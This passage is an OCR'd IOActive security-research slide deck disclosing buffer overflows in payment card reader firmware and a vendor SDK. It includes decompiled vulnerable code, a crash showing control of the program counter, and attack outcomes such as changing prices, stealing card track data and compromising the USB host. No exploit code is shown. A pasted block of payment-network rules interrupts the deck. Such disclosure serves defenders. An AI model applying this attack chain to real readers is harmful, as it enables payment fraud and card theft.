sp 0x1fff5a38 0x1fff5a38
lr 0x39b43 236355
pc 0x41414140 0x41414140
```

We can send 0xFFFF (65.000) bytes of ARM instructions to modify the firmware

©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

This stack buffer overflow is present in 21 different functions (Kiosk III firmware).

Reachable in other stages of an EMV transaction:

```
 1 signed int __fastcall sub_4226C(int *a1, _BYTE *a2)
 2 {
 3   int *v2; // r5@1
 4   _BYTE *v3; // r4@1
 5   unsigned int v4; // r0@1
 6   char *v5; // r1@4
 7   int v6; // r3@5
 8   bool v7; // zf@5
 9   char v8; // r0@9
10   char v10; // [sp+Ch] [bp-13Ch]@1
11   char v11; // [sp+Dh] [bp-13Bh]@1
12   char v12; // [sp+Eh] [bp-13Ah]@1
13   char v13; // [sp+Fh] [bp-139h]@1
14   char v14; // [sp+10h] [bp-138h]@1
15   char v15; // [sp+11h] [bp-137h]@1
16   char v16; // [sp+12h] [bp-136h]@1
17   char v17; // [sp+19h] [bp-12Fh]@1
18   char v18; // [sp+2Ch] [bp-11Ch]@1
19
20   v2 = a1;
21   v10 = a1[2];
22   v3 = a2;
23   v11 = 0;
24   v12 = -92;
25   v13 = 4;
26   v14 = 0;
27   v15 = 7;
28   sub_2B82C((int)&v16, &unk_428B4, 7u);
29   v17 = 0;
30   v4 = recv_card(*v2, (int)&v10, 14, (unsigned __int8 *)&v18, 272, v2 + 5, 0);
31   if ( v2[5] == 15 || *(&v18 + v4) )
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABILITIES

Vulnerability tested in the following devices:

KioskIII bought from HappyATMs shop.
KioskIII brand new bought from IDtech.
KioskIV brand new bought from IDtech.
VP8300 brand new bought from IDtech.









©2023 IOActive, Inc. All rights reserved.


IOActive.

# VULNERABILITIES


Vulnerability tested in the following devices:

Video of Kiosk IV crashing
Video of VP3300 crashing

©2023 IOActive, Inc. All rights reserved.



# VULNERABLE VENDORS



©2023 IOActive, Inc. All rights reserved.

# VULNERABLE VENDORS

- Using the same proof of concept used for IDTECH
- Most of the biggets vendors had the same vulnerability.
- Stack buffer overflow & Heap buffer overflow.
- Baremetal firmware, RTOS, Android, Linux,

©2023 IOActive, Inc. All rights reserved.

# VULNERABLE DEVICES

- Ingenico

Several Ingenico devices affected.




©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABLE DEVICES

- Ingenico


Ingenico Video

©2023 IOActive, Inc. All rights reserved.

# VULNERABLE DEVICES

- Verifone

Several Verifone devices affected.





©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABLE DEVICES

- Crane payment innovations





©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABLE DEVICES

- BBPOS





©2023 IOActive, Inc. All rights reserved.

IOActive.

# VULNERABLE DEVICES

- WISEASY





©2023 IOActive, Inc. All rights reserved.

IOActive.


# VULNERABLE DEVICES

- NEXGO




©2023 IOActive, Inc. All rights reserved.

IOActive.




# IMPACT



©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT



Reader firmware completely compromised:

- Modify firmware to change price of current or future transactions.
- Modify firmware to steal future credit card info read by the reader.
- Modify firmware to attack the SDK running in the Host connected over USB.



©2023 IOActive, Inc. All rights reserved.

# IMPACT

- Modify firmware to change price of current or future transactions:




©2023 IOActive, Inc. All rights reserved.

# IMPACT

- Modify firmware to change price of current or future transactions:




©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- Modify firmware to change price of current or future transactions:




©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- Modify firmware to steal future credit card info read by the reader:

1. Only possible in contactless MSD (Magnetic Stripe Data) transactions.

### 3. Contactless Issuance Requirements

Contactless MSD-only card issuance is not allowed by payment networks. Contactless operating mode requirements apply to all cardholder devices regardless of form factor (card vs. mobile).

The payment-network-specific contactless operating mode requirements that are applicable to card issuance are included in the table below.

| | U.S. Issuance | Non-U.S. Issuance |
|---|---|---|
| **American Express** | Contactless EMV mode is required and contactless MSD mode is recommended in addition to EMV. The issuer can configure the card to contactless EMV mode only or both. | Contactless EMV mode is required and contactless MSD mode is recommended in addition to EMV. The issuer can configure the card to contactless EMV mode only or both. |
| **China Union Pay** | Only contactless EMV mode is allowed on contactless cards. China UnionPay does not have a contactless MSD product. | Only contactless EMV mode is allowed on contactless cards. China UnionPay does not have a contactless MSD product. |
| **Discover** | Both contactless EMV and MSD modes must be supported.<br>U.S. Common Debit AID is not applicable for contactless MSD mode. | Contactless EMV mode is required. Contactless MSD mode is optional. |
| **JCB** | N/A | Only contactless EMV mode is allowed on contactless cards. |
| **Mastercard** | Both contactless EMV and MSD modes must be supported on the global Mastercard AID.<br>Cirrus and Maestro AID must support contactless EMV mode and must not support contactless MSD mode.<br>Contactless EMV mode must be supported and contactless MSD mode must not be supported on the U.S. Common Debit AID. | Contactless EMV mode must be supported and contactless MSD mode support is optional on the global Mastercard AID.<br>Cirrus and Maestro AID must support contactless EMV mode and must not support contactless MSD mode. |
| **Visa** | Contactless EMV is required and contactless MSD is recommended. | Contactless EMV mode is required. Contactless MSD is not allowed. |

## Contactless Operating Mode Requirements Clarification

*Publication Date: February 2020*

- Download the white paper

As contactless payments continue to take hold in the U.S., many merchants and issuers are looking to provide these capabilities to their customers. Contactless emerged in the U.S. before the migration to EMV chip technology and, as a result, two operating modes coexist today: contactless magnetic stripe data (MSD), and contactless EMV. Contactless MSD is being phased out as merchants, acquirers and issuers are now capable of processing full EMV chip data. The U.S. is now in a transitional period with both modes active, creating a complex environment for merchants and issuers to navigate when trying to align to each of the payment network's rules.

This U.S. Payments Forum white paper provides a resource to help merchants, issuers and acquirers understand the contactless operating mode rules set by each of the payment networks.

The white paper provides:

- An overview of contactless EMV and contactless MSD technologies
- Tables with a summary of each payment network's current contactless requirements for issuing contactless cards and devices and accepting contactless payments

©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- Modify firmware to steal future credit card info read by the reader:


1. MSD transactions Track1&Track2

   Card number and expiration date

©2023 IOActive, Inc. All rights reserved.

# IMPACT

- Modify firmware to steal future credit card info read by the reader:




©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- DEMO OF WEAPONIZED EXPLOIT:

©2023 IOActive, Inc. All rights reserved.

# IMPACT

- Modify firmware to attack the SDK running in the Host connected over USB:




©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- IDtech's Universal SDK (Windows & Linux):

Idtech's SDK API in libidtechSDK.dll

```
HINSTANCE hGetProcIDDLL = LoadLibrary(_T("C:\\Program Files (x86)\\IDTech\\Windows\\libIDTechSDK.dll"));

if (!hGetProcIDDLL) {
    std::cout << "could not load the dynamic library " << std::endl;
    std::cout << "Get Last Error : " << GetLastError();
    return EXIT_FAILURE;
}

// resolve function address here
dev_init device_init = (dev_init)GetProcAddress(hGetProcIDDLL, "device_init");
get_firmware device_getFirmwareVersion = (get_firmware)GetProcAddress(hGetProcIDDLL, "device_getFirmwareVersion");
get_serial config_getSerialNumber = (get_serial)GetProcAddress(hGetProcIDDLL, "config_getSerialNumber");
getall ctls_getAllConfigurationGroups = (getall)GetProcAddress(hGetProcIDDLL, "ctls_getAllConfigurationGroups");
int ret = device_init();

if (ret != 0) {
    printf("  Fail to init USB!\n");

    return 0;
}
//config_getSerialNumber(str2);
//printf("Serial is %s \n", str2);

std::cin >> x;
//ctls_getAllConfigurationGroups(tlv, &len2);
//for (int i = 0; i < len2; i++) {
//  printf("tlv %02x \n", tlv[i]);
//}

//std::cin >> x;
device_getFirmwareVersion(str1);

printf("firmware is %s \n", str1);
```


©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- IDtech's Universal SDK (Windows & Linux):

  Idtech's SDK API in libidtechSDK.dll




©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- Device_init ( )
- Get_firmware ( )
- Start_transaction ( )
- ….

- Attacker relies on when any SDK vulnerable API is called by User's program to successfully attack the HOST at any given time.

Device_init( ) It is always used to start the communications. Best choice.

Attacker's compromise the firmware of reader then:

1. Disconnect device from HOST via software
2. Reconnect, then libidtechSDK.dll device_init( ) will be called by HOST

©2023 IOActive, Inc. All rights reserved.

# IMPACT

- Device_init ( )
  If it is a NEO device (specific VID&PID) then call device_setCurrentDevice( )

```
381       else if ( v10 == 0x1050 )
382       {
383         s_device_type = 8;
384         s_device_protocol = 1;
385         IDT_LOG_MESSAGE(2, "IDT_DEVICE_L100 connected\n", 0, 0, 0, 0, 0, 0, v15);
386         goto LABEL_112;
387       }
388     }
389   }
390   if ( neo2_count <= 4 )
391   {
392     for ( j = 0; j < xml_devices_cnt; ++j )
393     {
394       if ( *(_DWORD *)&USB_PIDS[4 * *(_DWORD *)v38] == pids[j] )
395       {
396         s_device_type = neo2_count + 21;
397         s_device_protocol = 2;
398         IDT_LOG_MESSAGE(2, "IDT_DEVICE_NEO2 %s connected\n", 0, 0, 0, 0, 0, 0, (unsigned int)&names[30 * j]);
399         strcpy((char *)&d_handles + 60 * s_device_type + 24, &names[30 * j]);
400         dword_6BE89DB0[15 * s_device_type + 2] = pids[j];
401         ++neo2_count;
402         break;
403       }
404     }
405   }
406   else
407   {
408     IDT_LOG_MESSAGE(2, "More than 5 NEO2 devices!!!!\n", 0, 0, 0, 0, 0, 0, v15);
409   }
410   IDT_LOG_MESSAGE(2, "Device 0x0ACD 0x%4X connected\n", 0, 0, 0, 0, 0, 0, *(_DWORD *)&USB_PIDS[4 * *(_DWORD *)v38]);
411 LABEL_112:
412   *((_DWORD *)&d_handles + 15 * s_device_type + 3) = s_device_type;
413   *((_DWORD *)&unk_6BE89D90 + 15 * s_device_type + 1) = 1;
414   *((_DWORD *)&d_handles + 15 * s_device_type) = v22;
415   if ( !*((_BYTE *)&unk_6BE89D90 + 60 * s_device_type + 8) && getDeviceName(s_device_type, &v21) )
416     strcpy((char *)&d_handles + 60 * s_device_type + 24, &v21);
417   if ( !*(_DWORD *)v38 && !device_setCurrentDevice(s_device_type, s_device_type) )
418   {
419     v11 = (unsigned int)getDeviceType(s_device_type);
```

©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- Device_setcurrentdevice ( )

  a2= s_device_type

```
if ( a2 > 20 && a2 <= 25 || a2 > 29 && a2 <= 34 )
{
  v9 = 0;
  v8 = 2;
  v17 = device_SendDataCommandNEO(1, 5, 0, 0, &v9, (int)&v8);
  if ( !v17 && v8 == 2 )
    extLCDMessage = (v9 & 8) != 0;
  v17 = device_getFirmwareVersion(&v5);
  if ( !v17 )
```

©2023 IOActive, Inc. All rights reserved.

# IMPACT

- device_SendDataCommandNeo( )

```
60    case 25:
61    case 28:
62    case 29:
63    case 30:
64    case 31:
65    case 32:
66    case 33:
67    case 34:
68      isCommandRunning = 1;
69      if ( AutoPollOn )
70        mssleep(0x96u);
71      ignoreLCDMessage = 1;
72      v15 = DoIDGCMD_str((unsigned __int8)a1, (unsigned __int8)a1, (unsigned __int8)a2, a3, a4, &v10, (int)&v9, 3);
73      ignoreLCDMessage = 0;
74      isCommandRunning = 0;
75      if ( v15 )
76      {
77        result = v15;
78      }
79      else if ( (signed int)v9 <= 14 )
80      {
81        result = 10;
82      }
83      else if ( v11 )
84      {
85        *(_DWORD *)s_FM_error_code = v11;
86        result = v11;
87      }
88      else
89      {
90        *(_DWORD *)a6 = v13 | (v12 << 8);
91        memcpy(a5, &v14, *(_DWORD *)a6);
92        result = 0;
93      }
94      break;
```

DoIDGCMD_str ( ) sends the USB payload to the readers and gets the response.

Based on the arguments received, DoIDGCMD_str( ) will not read more than 1024 bytes from the device.

Size of memcpy (a6) is 2 bytes received from device response's message.

Source of memcpy (&v14) is the payload received from the device.

But, how big is the destination buffer (a5) ? Let's go back to Device_setcurrentdevice ( )

©2023 IOActive, Inc. All rights reserved.

IOActive.

# IMPACT

- Device_setcurrentdevice ( )

```
if ( a2 > 20 && a2 <= 25 || a2 > 29 && a2 <= 34 )
{
  v9 = 0;
  v8 = 2;
  v17 = device_SendDataCommandNEO(1, 5, 0, 0, &v9, (int)&v8);
  if ( !v17 && v8 == 2 )
    extLCDMessage = (v9 & 8) != 0;
  v17 = device_getFirmwareVersion(&v5);
  if ( !v17 )
```

&v9 is the buffer passed to device_SendDataCommandNEO( )

v9 is at ebp-52h, which means that if the device's response is bigger than 0x56 we can overflow the stack and overwrite the saved return address.

